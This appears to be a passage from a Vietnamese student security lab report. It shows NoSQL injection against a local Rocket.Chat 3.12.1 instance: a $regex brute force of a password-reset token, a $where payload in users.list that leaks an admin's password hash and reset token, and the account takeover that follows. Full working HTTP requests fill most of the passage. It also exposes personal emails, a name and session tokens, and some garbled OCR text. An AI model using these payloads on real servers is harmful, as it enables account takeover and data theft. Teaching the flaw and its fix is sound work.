A screenshot of a GitHub pull request titled 'Rewrite: Reset Login Form (#18237)'. The code editor shows a file named 'server/methods/getPasswordPolicy.js'. The code is written in Meteor.js and defines a method 'getPasswordPolicy' that checks if a user exists based on a provided token and returns the password policy.

```

1 import { Meteor } from 'meteor/meteor';
2
3 import { Users } from '../../../../../app/models';
4 import { passwordPolicy } from '../../../../../app/lib';
5
6 Meteor.methods({
7   getPasswordPolicy(params) {
8     const user = Users.findOne({ 'services.password.reset.token': params.token });
9     if (!user && !Meteor.userId()) {
10       throw new Meteor.Error('error-invalid-user', 'Invalid user', {
11         method: 'getPasswordPolicy',
12       });
13     }
14     return passwordPolicy.getPasswordPolicy();
15   },
16 });

```

Hình 23 23 Đoạn code chứa lỗ hổng

- ➔ Đoạn code này kiểm tra nếu biến user rỗng thì sẽ ném ra một error là "Invalid user", nếu không nó sẽ trả về passwordPolicy.getPasswordPolicy() (tức là không có lỗi gì)
- **Bước 5:** Sử dụng \$regex để khai thác lỗ hổng:


```

1 POST /api/v1/method.callAnon/getPasswordPolicy HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 127
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/110.0.5481.78 Safari/537.36
7 Content-Type: application/json
8 Accept: /*
9 X-Auth-Token: null
10 X-Requested-With: XMLHttpRequest
11 X-User-Id: null
12 sec-ch-ua-platform: "Linux"
13 Origin: http://localhost:3000
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:3000/home
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrfToken=fDzwU1m42KGBuhTjNiBNbHFG9SYgV86EmZ4mf0vzgo0eOn7oNpxYu010iuvejZU2; rc_uid=
    iZPtB42ZJ2ekuSCQG; rc_token=ZR0AwDgrwJCJKMf4PnbszPgKxli9uH6uX4qzntjKt7Y
21 Connection: close
22
23 {
    "message": {
        "msg": "method",
        "method": "getPasswordPolicy",
        "params": [
            {token: {$regex: '^A"}}
        ],
        "id": "24"
    }
}

```

*Hình 2424 Khai thác lỗ hổng*

→ Ở đây, ta sẽ dùng \$regex để kiểm tra xem kí tự đầu tiên của token có chứa kí tự “A” hay không



```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-XSS-Protection: 1
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: sameorigin
5 X-Instance-ID: 8G4XgfQm8iGggM4sk
6 Cache-Control: no-store
7 Pragma: no-cache
8 content-type: application/json
9 access-control-allow-origin: *
10 access-control-allow-headers: Origin, X-Requested-With, Content-Type, Accept, X-User-Id, X-Auth-Token
11 Vary: Accept-Encoding
12 Date: Mon, 10 Jun 2024 15:56:53 GMT
13 Connection: close
14 Content-Length: 286
15
16 {
  "message": "{\"msg\": \"result\", \"id\": \"24\", \"error\": {\"isClientSafe\": true, \"error\": \"error-invalid-user\", \"reason\": \"Invalid user\", \"details\": {\"method\": \"getPasswordPolicy\"}, \"message\": \"Invalid user [error-invalid-user]\", \"errorType\": \"Meteor.Error\"}}",
  "success": true
}

```

Hình 2525 Kết quả

➔ Kết quả cho thấy kí tự đầu tiên của token không phải kí tự “A”

- **Bước 6:** Thử với một kí tự khác

Ở đây, ta sẽ chọn một kí tự có trong token để quan sát response nhận được

**Request**

Pretty	Raw	Hex
<pre> 1 POST /api/v1/method.callAnon/getPasswordPolicy HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 126 4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110" 5 sec-ch-ua-mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)     Chrome/110.0.5481.78 Safari/537.36 7 Content-Type: application/json 8 Accept: /* 9 X-Auth-Token: null 10 X-Requested-With: XMLHttpRequest 11 X-User-Id: null 12 sec-ch-ua-platform: "Linux" 13 Origin: http://localhost:3000 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: http://localhost:3000/home 18 Accept-Encoding: gzip, deflate 19 Accept-Language: en-US,en;q=0.9 20 Cookie: csrfToken=fDzwU1m42KGBuhTjNiBNbHFG9SYgV86EmZ4mf0Vzgo0eOn7oNpxYu0l0iuvejZU2; rc_uid=iZPtB42ZJ2ekuSCQG; rc_token=ZR0AwDgrwJCJKMf4PnbszPgKx1i9uH6uX4qzntjKt7Y 21 Connection: close 22 23 {     "message": {         "\\"msg\\": \"method\", \"method\": \"getPasswordPolicy\", \"params\": {\"token\": {\"\$regex\": \"^M\"}},         \"id\": \"24\"     } }</pre>		

*Hình 2626 Khai thác lỗ hổng*

Kết quả nhận được:

**Response**

Pretty	Raw	Hex	Render
<pre> 1 HTTP/1.1 200 OK 2 X-XSS-Protection: 1 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: sameorigin 5 X-Instance-ID: 8G4XgfQm8iGggM4sk 6 Cache-Control: no-store 7 Pragma: no-cache 8 content-type: application/json 9 access-control-allow-origin: * 10 access-control-allow-headers: Origin, X-Requested-With, Content-Type, Accept, X-User-Id,     X-Auth-Token 11 Vary: Accept-Encoding 12 Date: Mon, 10 Jun 2024 16:00:20 GMT 13 Connection: close 14 Content-Length: 108 15 16     "message": {         "\\"msg\\": \"result\", \"id\": \"24\", \"result\": {\"enabled\": false, \"policy\": []},         \"success\": true     } }</pre>			

*Hình 2727 Kết quả*

Bước 7: Từ bước 6, ta sẽ sử dụng burpsuite để thực hiện bruteforce token

Ở đây, để quá trình bruteforce diễn ra nhanh. Nhóm chỉ thực hiện bruteforce các kí tự cuối của token

The screenshot shows the 'Payload positions' configuration for an attack type set to 'Sniper'. The target is set to 'http://localhost:3000'. The payload is a POST request to '/api/v1/method/callAnonymous/getPasswordPolicy' with the following headers and body:

```

1 POST /api/v1/method/callAnonymous/getPasswordPolicy HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 126
4 sec-ch-ua: "Not A[Brand];v="24", "Chromium";v="118"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5481.78 Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 X-Auth-Token: null
10 X-Content-Type-Options: nosniff
11 X-User-Id: null
12 sec-ch-ua-platform: "Linux"
13 Origin: http://localhost:3000
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: sameorigin
17 Referer: http://localhost:3000/home
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrfToken=f0d91e1e2KBUtJN1BNbHFg95YgV86Ex24ef0vzgi0eOn7oNxpyU010juve|2U2; rc_uid=1ZPtB422J2eku5CQG; rc_token=2R0Ad0grw/CJHf4PnbszPqkx119uH6uX4qzntjkT7Y
21 Connection: close
22
23 {"message": "{\"msg\": \"result\", \"id\": \"24\", \"result\": {\"enabled\": false, \"policy\": []}}", "success": true}

```

Buttons on the right include 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

Hình 2828 Payload bruteforce

The screenshot shows the 'Payload sets' configuration. The payload set is set to 1, and the payload type is 'Brute forcer'. The character set is set to 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'. The minimum length is 1, and the maximum length is 2.

**Positions** | **Payloads** | Resource pool | Settings

### Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined.

Payload set:	1	Payload count: 4,160
Payload type:	Brute forcer	Request count: 4,160

### Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specific character set.

Character set: abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

Min length: 1

Max length: 2

Hình 2929 Thiết lập các thông số

Kết quả đạt được:

The screenshot shows the results of the attack. The response status is 200 OK. The response content includes the following JSON payload:

```


1 HTTP/1.1 200 OK
2 X-XSS-Protection: 1
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: sameorigin
5 X-Instance-ID: 8G4XgfQm81GggM4sk
6 Cache-Control: no-store
7 Pragma: no-cache
8 content-type: application/json
9 access-control-allow-origin: *
10 access-control-allow-headers: Origin, X-Requested-With, Content-Type, Accept, X-User-Id, X-Auth-Token
11 Vary: Accept-Encoding
12 Date: Mon, 10 Jun 2024 16:28:28 GMT
13 Connection: close
14 Content-Length: 108
15
16 {
    "message": "{\"msg\": \"result\", \"id\": \"24\", \"result\": {\"enabled\": false, \"policy\": []}}",
    "success": true
}

```

Hình 3030 Kết quả


Vậy, token thu được là: xYv1FHKaEqXYZT4nJQv8oALSKVITgCEYDyrBbEJE

- **Bước 7:** Truy cập đường dẫn <http://localhost:3000/reset-password/xYvlFHKaEqXYZT4nJQv8oALSKVITgCEYDyrBbEJEkj7> và thực hiện reset mật khẩu



Hình 3131 Thực hiện reset password

Kết quả: Reset mật khẩu tài khoản thành công



Hình 3232 Kết quả

### Mức độ ảnh hưởng của lỗ hổng (CAO)

- Truy cập trái phép tài khoản người dùng dẫn đến truy cập các thông tin cá nhân và thực hiện các hành động trong tài khoản của người dùng dẫn đến mất quyền riêng tư, lộ thông tin nhạy cảm và các thiệt hại khác cho người dùng.
- Truy cập vào toàn bộ hệ thống dẫn đến việc kẻ tấn công có thể kiểm soát toàn bộ hệ thống, truy cập vào dữ liệu nhạy cảm và thực hiện các hành động hủy hoại.

### Khuyến cáo khắc phục:

- Sử dụng Mongo Sanitization để sanitize dữ liệu đầu vào thay vì truy vấn trực tiếp params.token

```

import { check, Match } from 'meteor/check';

Meteor.methods({
  getPasswordPolicy(params) {
    check(params, {
      token: String,
    });

    const user = Users.findOne({ 'services.password.reset.token': params.token });
    if (!user && !Meteor.userId()) {
      throw new Meteor.Error('error-invalid-user', 'Invalid user', {
        method: 'getPasswordPolicy',
      });
    }
    return passwordPolicy.getPasswordPolicy();
  },
});

```


*Hình 3333 Code khắc phục lỗi*

- Kiểm tra và xác thực dữ liệu đầu vào: Kiểm tra payload có chứa các ký tự đặc biệt như \$ne, \$regex,\$in,...

### **3.2 Kịch bản 2: NoSQL injection dẫn đến lộ các thông tin nhạy cảm của người dùng trên Rocker.Chat 3.12.1. (Mức độ: Khó)**

#### **Mô tả lỗ hổng**

- Tóm tắt: Phương thức api/v1/users.list không validate và sanitize đúng cách tham số token và do đó có thể được sử dụng để thực hiện tấn công Blind NoSQL injection.
- Các bước thực hiện
  - **Bước 8:** Đăng nhập trang web bằng tài khoản bình thường

*Hình 3434 Đăng nhập trang web bằng tài khoản bình thường*

- **Bước 9:** Xem xét đoạn code chứa lỗ hổng NoSQL Injection

```

API.v1.addRoute('users.list', { authRequired: true }, {
  get() {
    if (!hasPermission(this.userId, 'view-d-room')) {
      return API.v1.unauthorized();
    }

    const { offset, count } = this.getPaginationItems();
    const { sort, fields, query } = this.parseJsonQuery();

    const users = Users.find(query, {
      sort: sort || { username: 1 },
      skip: offset,
      limit: count,
      fields,
    }).fetch();

    return API.v1.success({
      users,
      count: users.length,
      offset,
      total: Users.find(query).count(),
    });
  },
});

```

Hình 3535 Đoạn code chứa lỗ hổng

Trong đoạn code này, lỗ hổng này có thể xảy ra trong phần sử dụng `this.parseJsonQuery()` để lấy các tham số `sort`, `fields` và `query` từ yêu cầu của người dùng.


Nếu `query` chứa các giá trị không hợp lệ hoặc có ý đồ tấn công, nó có thể dẫn đến lỗ hổng NoSQL Injection. Ví dụ, nếu một người dùng gửi một yêu cầu với `query` như `{ $where: 'this.username == "admin"' }`, thì điều này sẽ cho phép kẻ tấn công truy cập vào tài khoản của admin.

- **Bước 10:** Khai thác lỗ hổng bằng cách truyền payload để leak dữ liệu thông qua `/api/v1/users.list`

#### Phân tích payload:

```
{"$where": "this.username === 'NgH-ll-C' && () => {throw JSON.stringify(this)}()}}
```

- **this.username === 'NgH-ll-C'**: Kiểm tra xem tài khoản của người dùng có phải là 'NgH-ll-C' (tài khoản admin) hay không.
- **(() => {throw JSON.stringify(this)})()**: Đây là một hàm ẩn danh được gọi ngay lập tức. Hàm này sẽ ném ra một ngoại lệ và trả về toàn bộ đối tượng this dưới dạng chuỗi JSON.



The screenshot shows a network request in a browser's developer tools. The request is a GET to `/api/v1/users/list?query='\"$where\":\"this.username==='NgH-ll-C'\"%26%26(()=%20throw%20JSON.stringify(this)%20)()'`. The URL has parts highlighted in red: `$where`, `this.username`, and the entire query part. The request body is also highlighted in red.

```

Request
Pretty Raw Hex
1 GET /api/v1/users/list?query=
  {"$where": "this.username==='NgH-ll-C'"%26%26(()=%20throw%20JSON.stringify(this)%20)()" } HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
4 sec-ch-ua-mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 X-Auth-Token: lyGZytxIimQ28DKtuYq05PEHVBEp6j_NRhwWhB00V0L
9 X-Requested-With: XMLHttpRequest
10 X-User-Id: R5jfbfkbbM5g2MkgC
11 sec-ch-ua-platform: "Linux"
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/directory/channels
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: csrfToken=fDzwU1m42KGBuhTjNiBNbHFG9SYgV86EmZ4mf0vzgo0eOn7oNpxYu0l0iuvejZU2; rc_uid=R5jfbfkbbM5g2MkgC;
rc_token=lyGZytxIimQ28DKtuYq05PEHVBEp6j_NRhwWhB00V0L
19 Connection: close
```

```

Hình 36 36Request thực hiện tấn công

Kết quả:

## NoSQL Injection

**Response**

Pretty Raw Hex Render


```

3 | X-Content-Type-Options: nosniff
4 | X-Frame-Options: sameorigin
5 | X-Instance-ID: mx6azHMvtCofbtSQ
6 | Cache-Control: no-store
7 | Pragma: no-cache
8 | X-RateLimit-Limit: 10
9 | X-RateLimit-Remaining: 7
10 | X-RateLimit-Reset: 1718041767474
11 | content-type: application/json
12 | access-control-allow-origin: *
13 | access-control-allow-headers: Origin, X-Requested-With, Content-Type, Accept, X-User-Id, X-Auth-Token
14 | Vary: Accept-Encoding
15 | Date: Mon, 10 Jun 2024 17:49:07 GMT
16 | Connection: close
17 | Content-Length: 1765
18 |
19 | {
    "success":false,
    "error":
        "uncaught exception: {\\"_id\\":\\"iZPtB42ZJ2ekuSCQG\\",\\"createdAt\\":\\"2024-06-08T16:17:30.088Z\\",\\"services\\":{\\"password\\":{\\"bcrypt\\":\\"$2b$10$NzzUSYuYDvBzpu1SfcnkCOJYT6JZk7v2JBpbgafxQUVb450gMEi\\",\\"reset\\":{\\"token\\":\\\"0LN1fwF49rYDoQXXp5XQIB1TOM6bxHk52IJfDqeOhgp\\\",\\\"email\\\":\\\"huycuong121c@gmail.com\\\",\\\"when\\\":\\\"2024-06-10T16:42:26.988Z\\\",\\\"reason\\\":\\\"reset\\\",\\\"email2fa\\\":{\\\"enabled\\\":false,\\\"changedAt\\\":\\\"2024-06-09T02:09:20.834Z\\\"},\\\"email\\\":{\\\"verificationTokens\\\":{\\\"token\\\":\\\"-zEyjQ00p69NPVPAUwJ-B-DFlGstsusNXzuPgkLGrH4\\\",\\\"address\\\":\\\"21520667@gm.uit.edu.vn\\\",\\\"when\\\":\\\"2024-06-08T16:17:30.509Z\\\"}},\\\"resume\\\":{\\\"loginTokens\\\":[]},\\\"emailCode\\\":[]},\\\"emails\\\":{\\\"address\\\":\\\"huycuong121c@gmail.com\\\",\\\"verified\\\":true}},\\\"type\\\":\\\"user\\\",\\\"status\\\":\\\"offline\\\",\\\"active\\\":true,\\\"updatedAt\\\":\\\"2024-06-10T16:42:26.989Z\\\",\\\"roles\\\":{\\\"admin\\\"},\\\"name\\\":\\\"Nguyen Huy Cuong\\\",\\\"lastLogin\\\":\\\"2024-06-10T16:40:31.798Z\\\",\\\"statusConnection\\\":\\\"offline\\\",\\\"username\\\":\\\"NgH-11-CV\\\",\\\"__rooms\\\":{\\\"GENERAL\\\",\\\"PCRWyyYRJzHqZbEw\\\"},\\\"utcOffset\\\":-4,\\\"banners\\\":{\\\"versionUpdate-6_9_0\\\":{\\\"id\\\":\\\"versi onUpdate-6_9_0\\\",\\\"priority\\\":10,\\\"title\\\":\\\"Update_your_RocketChat\\\",\\\"text\\\":\\\"New_version_available_(s)\\\",\\\"textArguments\\\":{\\\"6.9.0\\\"},\\\"link\\\":\\\"https://github.com/RocketChat/Rocket.Chat/releases/tag/6.9.0\\\",\\\"read\\\":true},\\\"mongodbDeprecation_3_4_24\\\":{\\\"id\\\":\\\"mongodbDeprecation_3_4_24\\\",\\\"priority\\\":100,\\\"title\\\":\\\"MongoDB_D eprecated\\\",\\\"text\\\":\\\"MongoDB_version_s_is_deprecated_please_upgrade_your_installation\\\",\\\"textArguments\\\":{\\\"3.4.24\\\"},\\\"modifiers\\\":{\\\"danger\\\"},\\\"link\\\":\\\"https://rocket.chat/docs/installation\\\",\\\"read\\\":true}},\\\"stat usText\\\":\\\"\\\",\\\"statusDefault\\\":\\\"online\\\",\\\"settings\\\":{\\\"profile\\\":{}}}}"
}

```


Hình 3737 Kết quả

- **Bước 11:** Sử dụng token vừa lấy được để reset mật khẩu



Hình 3838 Thực hiện reset mật khẩu

Kết quả:



Hình 3939 Kết quả

### Mức độ ảnh hưởng của lỗ hổng (Cao)

